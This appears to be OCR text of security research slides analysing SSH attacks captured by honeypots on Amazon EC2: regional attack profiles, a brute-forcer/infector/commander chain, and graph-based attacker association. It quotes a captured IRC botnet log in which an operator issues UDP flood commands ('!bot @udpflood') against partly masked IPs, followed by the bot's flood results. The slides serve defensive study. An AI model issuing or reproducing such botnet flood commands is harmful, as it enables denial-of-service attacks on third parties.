:Google.com 004 Linux|-|616 :Menlo Park, California,
United States
Google
Google
Google
:Google.com 251 Linux|-|616 :Setup incoming connection for
remote access
:Google.com 253 Linux|-|616 32 :stable connections
:Google.com 254 Linux|-|616 42 :channels open
```

@SmartHoneypot



```
:Google.com 265 Linux|-|616 :Number of incoming connections: 100 / 300
:Google.com 266 Linux|-|616 :Number of outgoing connections: 400 / 700
:Google.com 375 Linux|-|616 :- Google.com Message of the Day -
:Google.com 455 Linux|-|616 :Your username Linux|-| contained the invalid
character(s) || and has been changed to Linux-. Please use only the
characters 0-9 a-z A-Z _ - or . in your username. Your username is th$
 part before the @ in your email address.
:Linux|-|616 MODE Linux|-|616 :+iw
:Linux|-|616!~Linux-@ec2-54-186-XXX-YYY.us-west-2.compute.amazonaws.com JOIN
:#Support
:Google.com 332 Linux|-|616 #Support :welcome to customer support..YRN!!!
:Google.com 333 Linux|-|616 #Support Gucci 1400084968
:Google.com 353 Linux|-|616 @ #Support :Linux|-|616 ~God ~Gucci
:Google.com 366 Linux|-|616 #Support :End of /NAMES list.
```



```
PING :Google.com..
PONG :Google.com.
:Gucci!Gucci@34635712.46 PRIVMSG #Support :!bot @udpflood
108.61.XXX.YYY 53 65500 60..
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
……
:DDoS|-|509!~DDoS-@192.163.XXX.YYY PRIVMSG #Support :.4[..4@.3UDP-
DDos..12].12 .12Results.4 8818257 .12Kb in.4 60 .12seconds to.4
108.61.XXX.YYY 53…
:Gucci!Gucci@34635712.46 PRIVMSG #Support :!bot @udpflood
24.167.XXX.YYY 53 65500 120..
```

Objectives 2 & 3

Discover the attack profile for each geographic region

Find the association or relationship among attackers

Large volume of data

Difficult to carve or make sense of

Data association rule mining

Three actors behind SSH attack chain

- Brute-forcer -> Infector -> Commander
- Read more: https://blog.secdim.com/in-depth-analysis-of-ssh-attacks-on-amazon-ec2/

Filter the data base on the following sequence of events:


1. First actor brute-forces the SSH service
2. First actor correctly guesses the credentials
3. Second actor authenticates to the host using the same credentials
4. Second actor prepares the host by executing some commands
5. Second actor uploads & runs malcodes

Representing data

To make it simpler to investigate

Network theory

- Graph
  - Nodes (or vertices)
  - Edges (or links or arcs)
- Represent the problem with graph
  - Simplify
- Use to
  - Find similarities
  - Clusters
  - Relationships




@SmartHoneypot


Observations

Fascinating!

@SmartHoneypot

Raw view of network






@SmartHoneypot

Math representation


$D = (V, A)$

- *D*: $(A, B) \neq (B, A)$
- *V* = {Attackers IP address, Smart Honeypots IP address}
- $\mathrm{A} = \{(x, y) | x, y \in V\}$ = {(1.1.1.1,2.2.2.2),(3.3.3.3,4.4.4.4) … }



@SmartHoneypot


Assumption




@SmartHoneypot

WRONG!

#1 Unique attackers per region





@SmartHoneypot


6% correlation on source of attack across regions


#1 Unique attackers per region

- Majority of attack are originated from unique sources per each geographic region
- A generic blacklist feed is ineffective
  - Intrusion detection (prevention) system
  - Firewall
  - SIEM solution

@SmartHoneypot

#2 Most targeted Smart Honeypots





@SmartHoneypot

SecurityDimension


#2 Most targeted Smart Honeypots

- Different attack profile per geographic region
  - Sao Paulo highest
  - Frankfurt lowest
    - A recent AWS data centre
- IP ranges for Cloud providers are known
  - Known IP ranges are targeted more.


Math time!


$D = (V, A)$


- D: directed graph
- V = { Attackers IP addresses }
- $\mathrm{A} = \{(x, y) | x, y \in V\}$



#3 Few actors behind most attacks



